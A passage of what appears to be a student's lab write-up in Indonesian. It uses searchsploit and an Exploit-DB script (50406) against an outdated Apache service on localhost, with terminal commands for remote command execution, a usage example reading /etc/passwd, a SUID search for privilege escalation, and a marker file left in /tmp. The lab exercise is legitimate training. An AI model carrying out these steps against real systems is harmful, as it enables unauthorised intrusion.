Apache mod_ssl < 2.8.7 OpenSSL - 'OpenPuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.XIP' File Directory Traversal | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14499.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6929.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.22 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.22 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl

Shellcodes: No Results

```

Terlihat ada 3 script exploit dari versi apache tersebut, kemudian saya mencoba menggunakan script yang pertama dan mengcopy exploit tersebut

```

- (root@siyastemba2202) -[~/itts/week3]
- # cp /usr/share/exploitdb/exploits/multiple/webapps/50406.sh exploit.sh

- (root@siyastemba2202) -[~/itts/week3]
- # ./exploit.sh
Set [TAG-LIST.TXT] [PATH] [COMMAND]
./PoC.sh targets.txt /etc/passwd
./PoC.sh targets.txt /bin/sh id

- (root@siyastemba2202) -[~/itts/week3]
- # echo "localhost:3000" > target.txt

```

Setelah selesai mengcopy saya membuat file target.txt sebagai value argument dari exploit tersebut, setelah itu saya coba menjalankannya

```
(root@sijastemba2202) - [~/itts/week3]
# ./exploit.sh target.txt /bin/bash id
localhost:3000
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Berhasil masuk ke dalam sistemnya, bisa dilihat meskipun bisa masuk tapi hanya sebagai daemon atau service saja, jadi sangat terbatas

```
(root@sijastemba2202) - [~/itts/week3]
# ./exploit.sh target.txt /bin/bash "find / -perm -u=s -type f 2>/dev/null"
localhost:3000
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/local/apache2/bin/suexec
/bin/su
/bin/mount
/bin/umount
```

Ketika mengecek program **SUID** dengan tujuan untuk melakukan privilege escalation pun ternyata juga tidak ada program yang mencurigakan disitu.

Sampai disini saya berasumsi memang tidak bisa dilakukan privilege escalation atau mungkin memang saya belum menemukan caranya.

Namun sesuai perintah pada soal untuk meninggalkan jejak, saya sudah meninggalkan jejak di folder **/tmp**

```
(root@sijastemba2202) - [~/itts/week3]
# ./exploit.sh target.txt /bin/bash "echo \"Ardhi has join the game, please be careful boy 🤔🤔🤔🤔🤔\" > /tmp/ardhptr21.txt"
localhost:3000

(root@sijastemba2202) - [~/itts/week3]
# ./exploit.sh target.txt /bin/bash "cat /tmp/ardhptr21.txt"
localhost:3000
Ardhi has join the game, please be careful boy 🤔🤔🤔🤔🤔
```

Kesimpulan dari ini adalah bahwa service atau web tersebut menggunakan outdated versi apache yang digunakan sehingga rentan sekali terkena exploit dari CVE yang sudah ada.

[ LINK YOUTUBE ]

<https://youtu.be/cWlWo-vrv8go>



## [ SUMBER EXPLOIT & TOOLS ]

- <https://www.youtube.com/watch?v=oxtAS-BF7bo>
- [https://youtu.be/gjm6VHZa\\_8s](https://youtu.be/gjm6VHZa_8s)
- <https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity>
- [https://owasp.org/www-community/vulnerabilities/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)
- <https://www.exploit-db.com/exploits/50406>
- <https://student-activity.binus.ac.id/csc/2021/10/ssh-port-forwarding>
- <https://chat.openai.com/>
- <https://nmap.org/>
- <https://github.com/maurosoria/dirsearch>
- <https://www.autopsy.com/>
- <https://www.python.org/>
- [https://labs.internetwache.org/ds\\_store/](https://labs.internetwache.org/ds_store/)
- <https://bxsshunter.com/>
- <https://www.exploit-db.com/searchsploit>